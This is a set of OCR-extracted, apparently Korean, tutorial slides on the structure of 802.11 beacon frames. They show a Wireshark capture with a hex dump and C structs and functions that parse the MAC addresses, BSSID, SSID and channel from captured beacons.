```

Beacon Frame Structure

24 byte



802.11 MAC 헤더

프레임 몸체

Frame Control	Duration/ ID	DA	SA	BSS ID	시퀀스 제어	...	FCS
2	2	6	6	6	2	0~2312	4 바이트


Timestamp	Beacon Interval	Capacity Information	SSID	... 옵션필드 ...
8	2	2	가변	

필수

옵션

12byte

Beacon Frame Structure


beacon_packet.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time         Source               Destination   Protocol Length Info
   1 0.000000000  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=703, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   2 0.101682722  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=704, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   3 0.508101199  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=708, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   4 0.609757111  Maxio_0b:85:38       Broadcast     802.11   251 Beacon frame, SN=3196, FN=0, Flags=........, BI=100, SSID=1002-0701
   5 1.025984883  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=713, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   6 1.458244329  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=717, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   7 1.559680366  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=718, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   8 1.991457785  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=722, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
   9 2.392780626  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=726, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  10 2.494650674  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=727, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  11 2.808146690  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=731, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  12 3.025012455  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=732, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  13 3.329843584  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=736, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  14 3.731083215  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=740, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  15 3.832481068  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=741, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  16 4.247097103  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=745, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
  17 4.664213081  Allradio_bd:eb:94    Broadcast     802.11   424 Beacon frame, SN=749, FN=0, Flags=........, BI=100, SSID=KT_GiGA_2G_Wave2_EB91
```

```
▸ Frame 10: 424 bytes on wire (3392 bits), 424 bytes captured (3392 bits) on interface wlan0, id 0
▸ Radiotap Header v0, Length 24
▸ 802.11 radio information
▸ IEEE 802.11 Beacon frame, Flags: ........
▾ IEEE 802.11 Wireless Management
   ▾ Fixed parameters (12 bytes)
        Timestamp: 6887447657058
        Beacon Interval: 0.102400 [Seconds]
      ▸ Capabilities Information: 0x0411
   ▾ Tagged parameters (364 bytes)
      ▸ Tag: SSID parameter set: KT_GiGA_2G_Wave2_EB91
      ▸ Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 6, 9, 12, 18, [Mbit/sec]
      ▸ Tag: DS Parameter set: Current Channel: 6
      ▸ Tag: Traffic Indication Map (TIM): DTIM 1 of 0 bitmap
      ▸ Tag: Country Information: Country Code KR, Environment Any
      ▸ Tag: ERP Information
      ▸ Tag: Extended Supported Rates 24, 36, 48, 54, [Mbit/sec]
      ▸ Tag: QBSS Load Element 802.11e CCA Version
      ▸ Tag: HT Capabilities (802.11n D1.10)
      ▸ Tag: HT Information (802.11n D1.10)
```

```
0030  62 fa de 9b 43 06 00 00  64 00 11 04 00 15 4b 54   b···C··· d·····KT
0040  5f 47 69 47 41 5f 32 47  5f 57 61 76 65 32 5f 45   _GiGA_2G _Wave2_E
0050  42 39 31 01 08 82 84 8b  96 0c 12 18 24 03 01 06   B91····· ····$···
0060  05 04 01 03 00 00 07 06  4b 52 20 01 0d 1e 2a 01   ········ KR ···*·
0070  04 32 04 30 48 60 6c 0b  05 00 00 36 00 00 2d 1a   ·2·0H`l· ···6··-·
0080  ad 09 03 ff ff 00 00 00  00 00 00 00 00 00 00 01   ········ ········
0090  00 00 00 00 00 00 00 00  00 00 3d 16 06 00 00 00   ········ ··=·····
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 7f 08 04 00 0f 02  00 00 00 40 bf 0c b2 59   ········ ···@···Y
00c0  89 33 fa ff 00 00 fa ff  00 20 c0 05 00 00 00 fc   ·3······ · ······
00d0  ff dd 1a 00 90 4c 04 08  bf 0c b2 59 89 33 fa ff   ·····L·· ···Y·3··
00e0  00 00 fa ff 00 20 c0 05  00 00 00 fc ff dd 18 00   ····· ·· ········
```

Fixed parameters (wlan.fixed.all), 12 bytes

Packets: 177 · Displayed: 177 (100.0%)


Profile: Default

필수 필드

옵션 필드

Beacon Frame Structure

Tag 필드



길이 : 짝수(even)

1	1	가변 바이트
Element ID	length	가변길이 정보

Tag 필드들은 모두 이러한 형태를 가지고 있다.

Length는 Element ID와 자기 자신의 크기를 포함하지 않기 때문에

다음 tag필드의 시작지점은 length의 길이 + 2byte 이다.

Beacon Frame Capture

비콘 프레임에서 원하는 정보를 직접 파싱해보자.

원하는 정보 : FrameControl, 출발지 주소, 목적지 주소, BSSID, SSID, Channel


beacon.h

beacon.c

main.c

Beacon Frame Capture

beacon.h



```c
#ifndef BEACON_H
#define BEACON_H

#include <stdint.h>

struct radiotap_header {
    uint8_t     version;     /* set to 0 */
    uint8_t     pad;
    uint16_t    len;         /* entire length */
    uint32_t    present;     /* fields present */
} __attribute__((__packed__));

struct beacon_header{
    uint16_t frame_control;
    uint16_t duration_id;
    uint8_t dhost[6];  //목적지 주소
    uint8_t shost[6];  //출발지 주소
    uint8_t bssid[6];
    uint16_t squence_control;
} __attribute__ ((__packed__));

struct fixed_parameters{
    uint8_t timestamp[8];
    uint16_t beacon_interval;
    uint16_t capacity_info;
} __attribute__ ((__packed__));

struct tag_SSID_parameter{
    uint8_t element_id;
    uint8_t len;
    uint8_t ssid[32];
} __attribute__ ((__packed__));

struct tag_supported_rates{
    uint8_t number;
    uint8_t len;
    uint8_t rates;
} __attribute__ ((__packed__));

struct tag_DS_parameter{
    uint8_t number;
    uint8_t len;
    uint8_t channel;
} __attribute__ ((__packed__));

int dump_radiotap(struct radiotap_header *radiotap_header);
int dump_beacon_header(struct beacon_header *beacon_header);
void dump_fixed_parameters(struct fixed_parameters *fixed_parameters);
int dump_SSID_parameter(struct tag_SSID_parameter *tag_SSID_parameter);
int dump_supported_rates(struct tag_supported_rates *tag_supported_rates);
int dump_DS_parameter(struct tag_DS_parameter *tag_DS_parameter);
```

각 헤더 또는 필드의 따라 구조체 구현

radiotap 길이 : radiotap->len

출발지 주소 : beacon->shost

목적지 주소 : beacon->dhost


bssid : beacon->bssid

ssid : SSID->ssid


channel 정보 : DS_parameter->channel

Beacon Frame Capture

beacon.c




```c
#include <stdio.h>
#include "beacon.h"

int dump_radiotap(struct radiotap_header *radiotap_header){
    unsigned int len = radiotap_header->len;
    printf("[Radiotap Length] : %d\n",len);
    return len;
}

int dump_beacon_header(struct beacon_header *beacon_header)
{
    unsigned int frameControl = htons(beacon_header->frame_control);
    unsigned char *smac = beacon_header->shost;
    unsigned char *dmac = beacon_header->dhost;
    unsigned char *bssid = beacon_header->bssid;

    if (frameControl==0x8000){
    printf("[FrameControl] : 0x%04x\n", frameControl);
    printf("[BEACON] : "\
        "%02x:%02x:%02x:%02x:%02x:%02x -> "\
        "%02x:%02x:%02x:%02x:%02x:%02x\n"\
        "[bssID] : %02x:%02x:%02x:%02x:%02x:%02x\n",
        smac[0], smac[1], smac[2], smac[3], smac[4], smac[5],
        dmac[0], dmac[1], dmac[2], dmac[3], dmac[4], dmac[5],
        bssid[0], bssid[1], bssid[2], bssid[3], bssid[4], bssid[5]);
    }
    return frameControl;
}

```




```c
void dump_fixed_parameters(struct fixed_parameters *fixed_parameters){
    //printf("dump_fixed\n");
}

int dump_SSID_parameter(struct tag_SSID_parameter *tag_SSID_parameter){
    unsigned char *ssid = tag_SSID_parameter->ssid;
    unsigned int len = tag_SSID_parameter->len;
    unsigned int i;
    printf("[SSID] : ");
    for(i=0; i<len;i++){
        printf("%c",ssid[i]);
    }
    printf("\n");
    return len;
}

int dump_supported_rates(struct tag_supported_rates *tag_supported_rates){
    unsigned int len = tag_supported_rates->len;
    //printf("dump_supported\n");
    return len;
}

int dump_DS_parameter(struct tag_DS_parameter *tag_DS_parameter){
    unsigned int len = tag_DS_parameter->len;
    unsigned int channel = tag_DS_parameter->channel;
    printf("[Channel] : %d\n", channel);
    return len;
}
```

Beacon Frame Capture

main.c



